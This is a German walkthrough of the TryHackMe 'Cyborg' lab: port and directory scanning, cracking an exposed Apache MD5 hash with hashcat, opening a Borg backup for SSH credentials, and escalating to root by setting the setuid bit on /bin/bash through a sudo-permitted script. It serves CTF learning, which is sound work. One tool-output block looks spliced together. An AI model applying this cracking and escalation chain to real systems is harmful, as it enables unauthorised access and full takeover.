

# TryHackMe Room Cyborg

## System Update durchführen:

```
sudo apt update && sudo apt upgrade
```

## Maschine starten und anpingen:

```
ping 10.10.96.106
```

## System Scan

Wir beginnen mit einem **Nmap Scan**:

```
nmap -sC -sV -p- 10.10.96.106
```

Nmap Scan ergibt zwei offene Ports, 22 und 80 bzw. Services SSH und HTTP

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-10 06:36 EDT
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 71.11% done; ETC: 06:37 (0:00:10 remaining)
Nmap scan report for 10.10.96.106
Host is up (0.031s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 db:b2:70:f3:07:ac:32:00:3f:81:b8:d0:3a:89:f3:65 (RSA)
|   256  68:e6:85:2f:69:65:5b:e7:c6:31:2c:8e:41:67:d7:ba (ECDSA)
|_  256  56:2c:79:92:ca:23:c3:91:49:35:fa:dd:69:7c:ca:ab (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.42 seconds
```

## Web Enumeration


Wir suchen nach nützlichen Unterverzeichnissen mit **dirBuster**:

```
dirbuster -u http://10.10.96.106/ -l /usr/share/dirb/wordlists/common.txt
```

DirBuster Scan ergibt ein Unterverzeichnis **/admin** und **/etc** was interessant sein könnte.

```
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /.hta/ - 403
Dir found: /.htaccess/ - 403
Dir found: /.htpasswd/ - 403
File found: /.htpasswd.php - 403
File found: /.htaccess.php - 403
File found: /.hta.php - 403
Dir found: /icons/ - 403
Dir found: /icons/.hta/ - 403
Dir found: /icons/.htaccess/ - 403
Dir found: /icons/.htpasswd/ - 403
File found: /icons/.htaccess.php - 403
File found: /icons/.hta.php - 403
File found: /icons/.htpasswd.php - 403
Dir found: /admin/ - 200
Dir found: /admin/.hta/ - 403
File found: /admin/.hta.php - 403
Dir found: /admin/.htaccess/ - 403
File found: /admin/.htaccess.php - 403
Dir found: /admin/.htpasswd/ - 403
File found: /admin/.htpasswd.php - 403
File found: /admin/admin.html - 200
File found: /admin/archive.tar - 200
File found: /admin/index.html - 200
Dir found: /etc/ - 200
Dir found: /etc/squid/ - 200
Dir found: /etc/.hta/ - 403
File found: /etc/.hta.php - 403
Dir found: /etc/.htaccess/ - 403
File found: /etc/.htaccess.php - 403
Dir found: /etc/.htpasswd/ - 403
File found: /etc/.htpasswd.php - 403
File found: /etc/squid/passwd - 200
File found: /etc/squid/.hta.php - 403
File found: /etc/squid/.htaccess.php - 403
File found: /etc/squid/squid.conf - 200
File found: /etc/squid/.htpasswd.php - 403
Dir found: /etc/squid/.hta/ - 403
Dir found: /etc/squid/.htaccess/ - 403
Dir found: /etc/squid/.htpasswd/ - 403
```

Unter <http://10.10.96.106/admin/> findet man eine Webseite. Hier kann man in erster Linie mal einen Überblick vom Quellcode verschaffen.




Unter <http://10.10.96.106/admin/admin.html> finden wir Nachrichten die anscheinend von verschiedenen Usern verfasst wurden:

#### Admin Shoutbox

```
#####
#####
[Yesterday at 4.32pm from Josh]
Are we all going to watch the football game at the weekend??
#####
[Yesterday at 4.33pm from Adam]
Yeah Yeah mate absolutely hope they win!
#####
[Yesterday at 4.35pm from Josh]
See you there then mate!
#####
[Today at 5.45am from Alex]
Ok sorry guys i think i messed something up, uhh i was playing around with the squid proxy i mentioned earlier.
I decided to give up like i always do ahahaha sorry about that.
I heard these proxy things are supposed to make your website secure but i barely know how to use it so im probably making it more insecure in the process.
Might pass it over to the IT guys but in the meantime all the config files are laying about.
And since i dont know how it works im not sure how to delete them hope they don't contain any confidential information lol.
other than that im pretty sure my backup "music_archive" is safe just to confirm.
#####
#####
```




Ebenfalls ist von einem Backup "music\_archive" die Rede.

Weiter können wir unter "Archive" eine .tar Datei herunterladen.



Unter <http://10.10.96.106/etc/squid/> befinden sich zwei Files:

## Index of /etc/squid

|   | <a href="#">Name</a>             | <a href="#">Last modified</a> | <a href="#">Size</a> | <a href="#">Description</a> |
|---|----------------------------------|-------------------------------|----------------------|-----------------------------|
|    | <a href="#">Parent Directory</a> |                               | -                    |                             |
|   | <a href="#">passwd</a>           | 2020-12-30 02:09              | 52                   |                             |
|  | <a href="#">squid.conf</a>       | 2020-12-30 02:09              | 258                  |                             |

*Apache/2.4.18 (Ubuntu) Server at 10.10.252.86 Port 80*

<http://10.10.96.106/etc/squid/squid.conf>

```
auth_param basic program /usr/lib64/squid/basic_ncsa_auth /etc/squid/passwd
auth_param basic children 5
auth_param basic realm Squid Basic Authentication
auth_param basic credentialsttl 2 hours
acl auth_users proxy_auth REQUIRED
http_access allow auth_users
```

<http://10.10.96.106/etc/squid/passwd>

```
music_archive:$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
```

### Schritt 03: Hash entschlüsseln

\$apr1\$BpZ.Q.1m\$F0qqPwHSOG50URuOVQTTn.

Könnte ein Passwort bzw. den Hash davon sein. Wir wollen nun herausfinden um was für einen "Hashtyp" es sich handeln könnte. Dafür können wir zum Beispiel Hash IO verwenden.

```
# #####  
#  
# Minimum password length supported by kernel: 0 #  
# Minimum password length supported by kernel: 256 #  
#  
# _____ v1.2 #  
# By Zion3R #  
# www.Blackexploit.com #  
# Root@Blackexploit.com #  
#####  
  
#####are/wordlists/rockyou.txt  
HASH: $apr1$Bpz.Q.1m$F0qqPwHSOG50URuOVQTTn.  
  
Possible Hashes: MD5(Linux), SHA1(Linux), SHA256(Linux), SHA512(Linux), MD5(Windows), SHA1(Windows), SHA256(Windows), SHA512(Windows)  
[+] MD5(APR)  
  
#####  
HASH: [REDACTED]  
Minimum password length supported by kernel: 0
```

Auf der Seite von Hashcat [https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes) ergibt die Suche nach “MD5 (APR)” aus der Liste, den Hashmode 1600.

|      |   |  |
|------|---|--|
| 1460 | HMAC-SHA256 (key = \$salt)                | 8efbef4cec28f228fa948daa14893ac3638fbae81358ff9020be1d7a9a59f9c6:1234  |
| 1470 | sha256(1616e(\$pass))                     | 9e9283633f4a7a42d3abc93701155be8afe5660da24c8758e7d3532f2dc82  |
| 1500 | decrypt_DES (Unix), Traditional DES       | 48c/R8JAv757A  |
| 1600 | Apache \$apr1\$ MD5, md5apr1, MD5 (APR 2) | \$apr1\$71850310\$gh9m4xcAn3MgxogwXztb.  |
| 1700 | SHA2-512                                  | 82a9dda829eb7f8ff9be49e45d47d2dad9664fb7ad72492e3c81ebd3e29134d9bc12212bf83c6840f10e8246b9db544a859b7cc0d123d96e5872c1e5082f |

## Hashcracking mit Hashcat:

Nun, Hashcat hat volle Arbeit geleistet und bietet folgende Ausgabe:

```

(kali@kali)~$ hashcat -a 0 -m 1600 hashcyborgctf.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-sandybridge-AMD Ryzen 5 3600X 6-Core Processor, 2815/5694 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.:squidward

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target.....: $apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
Time.Started.....: Thu Aug 10 10:46:18 2023 (2 secs)
Time.Estimated...: Thu Aug 10 10:46:20 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 15526 H/s (6.78ms) @ Accel:256 Loops:125 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 39936/14344385 (0.28%)
Rejected.....: 0/39936 (0.00%)
Restore.Point....: 38912/14344385 (0.27%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:875-1000
Candidate.Engine.: Device Generator
Candidates.#1....: treetree -> prospect
Hardware.Mon.#1..: Util: 94%

Started: Thu Aug 10 10:45:37 2023
Stopped: Thu Aug 10 10:46:22 2023

```

Wir haben ein mögliches **Password: squidward**

Jetzt haben wir schon einige Hinweise und Informationen gesammelt. Nun haben wir aber immernoch einen Ordner der wir von der Webseite heruntergeladen haben. Wir entpacken diesen Ordner und schauen uns an was darin enthalten ist.

Wir können die Datei über das Terminal entpacken indem wir eingeben:

```
tar -xvf DATEINAME.tar
```

```
(kali㉿kali)-[~/tryhackmeRooms/cyborg]
$ tar -xvf archive.tar
home/field/dev/final_archive/
home/field/dev/final_archive/hints.5
home/field/dev/final_archive/integrity.5
home/field/dev/final_archive/config
home/field/dev/final_archive/README
home/field/dev/final_archive/nonce
home/field/dev/final_archive/index.5
home/field/dev/final_archive/data/
home/field/dev/final_archive/data/0/
home/field/dev/final_archive/data/0/5
home/field/dev/final_archive/data/0/3
home/field/dev/final_archive/data/0/4
home/field/dev/final_archive/data/0/1
```

Wir arbeiten uns durch das Verzeichnis und schauen uns die **Datei “config”** mal etwas genauer an:

```
[repository]
version = 1
segments_per_dir = 1000
max_segment_size = 524288000
append_only = 0
storage_quota = 0
additional_free_space = 0
id = ebb1973fa0114d4ff34180d1e116c913d73ad1968bf375babd0259f74b848d31
key = hq1hbGdvcml0aGZmc2hhMjU2pGRhdGHaZ6ZS3p0jzX7NiYkZMTeyECo+6f9mTs109ZWfV
L/2KvB2UL9wHua9nVV55aAMhyYRarsQWQZwjqhT0MedUEGWP+FQXLFJiCpm4n3myNgHWKj
2/y/khvv50yC3gFIIdgoEXY5RxVCXhZBtR0Cwthh6sc3m4Z6VsebTxY6xY0Ip582HrINXzN
8NZWZ0cQZCFxwkT1A0ENIljk/8gryggZl6HaNq+kPxjP8Muz/hm39ZQgk00Dc7D3YVwLhX
daw9tQWil480pG5d6PhIL1yGdRn8+KUca82qhutWmow1nyupSJxPDnSFY+/4u5UaoenPgX
oDLeJ7BBxUVsP1t25NUxMwCfmFakNlmlLYVUVwE+60y84QUmG+ufo5arj+JhMYptMK2lyN
eyUMQWcKX0fqUjC+m1qncy0s98q5VmTeUwYU6A7swuegzMxl9iqZ1YpRtNhuS4A5z9H0mb
T8puAPzLDC1G33npkBeIFYIrzwDBgXVCuQRHY6+PCxlngzz/QZyVvRMvQjp4KC0FocrkwL
vi3rft2Mh/m7mUdmEejnKc5vRNCkaGFzaNoAICDoAxL0sEXy6xetV9yq+BzKRersnWC16h
SuQq4smLLgqm10ZXJhdGlvbnPOAAGGoKRZYwx02gAgzFQioCyKKfXqR5j3wKqwp+RM0Zld
UCH8bjZLfc1GFsundmVyc2lvbgE=
```


Was nach “key =” ist ein langer verschlüsselter oder kodierter Wert, der wahrscheinlich als Schlüssel für die Verschlüsselung oder Authentifizierung des dient. Im Moment können wir damit nicht viel anfangen.

Weiter haben wir aber noch eine README Datei:

```
This is a Borg Backup repository.
See https://borgbackup.readthedocs.io/
```

Wir besuchen die Webseite und sehen, dass es sich hier wahrscheinlich um ein Backup System / Programm handelt.

Nun jetzt müssen wir uns intensiv mit der Dokumentation auseinander setzen um zu verstehen wie dieses Programm funktioniert.



|  |   |
|--|---|
| <code>-e PATTERN,</code>                 | exclude paths matching PATTERN  |
| <code>--exclude PATTERN</code>           |   |
| <code>--exclude-from EXCLUDEFILE</code>  | read exclude patterns from EXCLUDEFILE, one per line  |
| <code>--pattern PATTERN</code>           | include/exclude paths matching PATTERN  |
| <code>--patterns-from PATTERNFILE</code> | read include/exclude patterns from PATTERNFILE, one per line  |
| <code>--strip-components NUMBER</code>   | Remove the specified number of leading path elements. Paths with fewer elements will be silently skipped. |

## Description

This command extracts the contents of an archive. By default the entire archive is extracted but a subset of files and directories can be selected by passing a list of **PATHs** as arguments. The file selection can further be restricted by using the `--exclude` option.

For more help on include/exclude patterns, see the [borg help patterns](#) command output.

By using `--dry-run`, you can do all extraction steps except actually writing the output data: reading metadata and data chunks from the repo, checking the hash/hmac, decrypting, decompressing.

`--progress` can be slower than no progress display, since it makes one additional pass over the archive metadata.

### Note

Currently, extract always writes into the current working directory ("."), so make sure you `cd` to the right place before calling **borg extract**.

When parent directories are not extracted (because of using file/directory selection or any other reason), borg can not restore parent directories' metadata, e.g. owner, group, permission, etc.

## Examples

```
# Extract entire archive
$ borg extract /path/to/repo::my-files

# Extract entire archive and list files while processing
$ borg extract --list /path/to/repo::my-files

# Verify whether an archive could be successfully extracted, but do not write files to c
$ borg extract --dry-run /path/to/repo::my-files

# Extract the "src" directory
$ borg extract /path/to/repo::my-files home/USERNAME/src

# Extract the "src" directory but exclude object files
$ borg extract /path/to/repo::my-files home/USERNAME/src --exclude '*.o'

# Restore a raw device (must not be active/in use/mounted at that time)
$ borg extract --stdout /path/to/repo::my-sdx | dd of=/dev/sdx bs=10M
```

Durch installieren des Programms und ausprobieren kommen wir der Sache schon näher:



```
(kali@kali)-[~/home/field/dev/final_archive]
$ borg extract /home/kali/tryhackmeRooms/cyborg/home/field/dev/final_archive
usage: borg extract [-h] [--critical] [--error] [--warning] [--info] [--debug] [--debug-topic TOPIC] [-p] [--iec] [--log-json] [--lock-wait SECONDS]
                  [--bypass-lock] [--show-version] [--show-rc] [--umask M] [--remote-path PATH] [--remote-ratelimit RATE] [--upload-ratelimit RATE]
                  [--remote-buffer UPLOAD_BUFFER] [--upload-buffer UPLOAD_BUFFER] [--consider-part-files] [--debug-profile FILE] [--rsh RSH] [--list]
                  [-n] [--numeric-owner] [--numeric-ids] [--nobsdflags] [--noflags] [--noacls] [--noxattrs] [--stdout] [--sparse] [-e PATTERN]
                  [--exclude-from EXCLUDEFILE] [--pattern PATTERN] [--patterns-from PATTERNFILE] [--strip-components NUMBER]
                  ARCHIVE [PATH ...]
borg extract: error: argument ARCHIVE: "/home/kali/tryhackmeRooms/cyborg/home/field/dev/final_archive": No archive specified

(kali@kali)-[~/home/field/dev/final_archive]
$ borg extract /home/kali/tryhackmeRooms/cyborg/home/field/dev/final_archive::music_archive
Enter passphrase for key /home/kali/tryhackmeRooms/cyborg/home/field/dev/final_archive: █
```

Geben wir doch mal das zuvor herausgefundene Passwort **squidward** ein und schauen was passiert. Siehe da ein neuer Ordner "home" ist aufgetaucht. Scheint ein Backup vom User "Alex" zu sein.

```
(kali@kali)-[~/home/field/dev/final_archive/home/alex/Documents]
$ cat note.txt
Wow I'm awful at remembering Passwords so I've taken my Friends advice and noting them down!

alex:S3cretP@s3
```

Also, versuchen wir eine SSH Verbindung aufzubauen:

```
(kali@kali)-[~]
$ ssh alex@10.10.119.248
The authenticity of host '10.10.119.248 (10.10.119.248)' can't be established.
ED25519 key fingerprint is SHA256:hJwT8CvQHRU+h3WUZda+Xuvsp1/od2FFuBvZJJvdSHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.119.248' (ED25519) to the list of known hosts.
alex@10.10.119.248's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 27 packages can be updated.
 0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$ █
```

Bähmm. Woop! Woop!

```
alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
alex@ubuntu:~$
```

Wir schauen uns mal dieses Script an:

```
alex@ubuntu:~$ cat /etc/mp3backups/backup.sh
```

und führen es aus mit:

```
alex@ubuntu:~$ sudo /etc/mp3backups/backup.sh -c id
/home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3
/home/alex/Music/image1.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
/home/alex/Music/image4.mp3
/home/alex/Music/image3.mp3
/home/alex/Music/image6.mp3
/home/alex/Music/image8.mp3
/home/alex/Music/image9.mp3
/home/alex/Music/image11.mp3
/home/alex/Music/image2.mp3
find: '/run/user/108/gvfs': Permission denied
Backing up /home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3 to /etc/mp3backups/ubuntu-scheduled.tgz

tar: Removing leading `/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors

Backup finished
uid=0(root) gid=0(root) groups=0(root)
alex@ubuntu:~$
```

Erklärung von ChatGPT:

`uid=0(root) gid=0(root) groups=0(root)` gibt an, dass der Benutzer die höchsten Rechte auf einem Unix- oder Linux-System hat, da er dem `root`-Benutzer entspricht. Dieser `root`-Benutzer hat volle Zugriffsrechte auf das System. Es ist entscheidend, dieses Konto sorgfältig zu verwenden, um unbeabsichtigte Systemschäden zu vermeiden.

```
alex@ubuntu:~$ sudo /etc/mp3backups/backup.sh -c "chmod +s /bin/bash"
```

Erklärung von ChatGPT:

Der gegebene Befehl hat mehrere Komponenten. Hier ist eine Aufschlüsselung:

1. `sudo` : Dies ist ein Befehl in Unix- und Linux-Systemen, der es erlaubt, Befehle mit den Rechten eines anderen Benutzers auszuführen, meistens des `root` Benutzers. Mit `sudo` kann ein autorisierter Benutzer Befehle mit den Sicherheitsrechten eines anderen Benutzers (standardmäßig `root`) ausführen.
2. `/etc/mp3backups/backup.sh` : Dies scheint ein Skript zu sein, das wahrscheinlich für Backups verwendet wird (basierend auf dem Namen). Es liegt im Verzeichnis `/etc/mp3backups/`.
3. `c` : Dies ist oft ein Argument für Shell-Skripte oder Befehle, das in der Regel bedeutet "Befehl ausführen". Ohne genau zu wissen, was `backup.sh` tut, kann man nur spekulieren, dass dieses Skript die Möglichkeit bietet, einen Befehl als Argument zu akzeptieren und auszuführen.
4. `"chmod +s /bin/bash"` : Dies ist der Befehl, der mit dem Skript `backup.sh` durch das `c` Argument ausgeführt wird. `chmod +s` setzt das "setuid"-Bit auf eine Datei. Wenn es auf eine ausführbare Datei angewendet wird, läuft diese Datei mit den Rechten des Besitzers der Datei und nicht mit den Rechten des ausführenden Benutzers. Im Kontext dieses Befehls würde es dem `/bin/bash` erlauben, immer mit den Rechten des Besitzers (in den meisten Fällen `root`) zu laufen, unabhängig davon, wer es ausführt. Dies kann ein erhebliches Sicherheitsrisiko darstellen.

Wir können nun mit `bash -p` die Bash ausführen und im Verzeichnis `/root` befindet sich auch schon die `root.txt`.

```
alex@ubuntu:~$ bash -p
bash-4.3# cd root
bash: cd: root: No such file or directory
bash-4.3# cd /root
bash-4.3# ls
root.txt
bash-4.3# cat root.txt
```

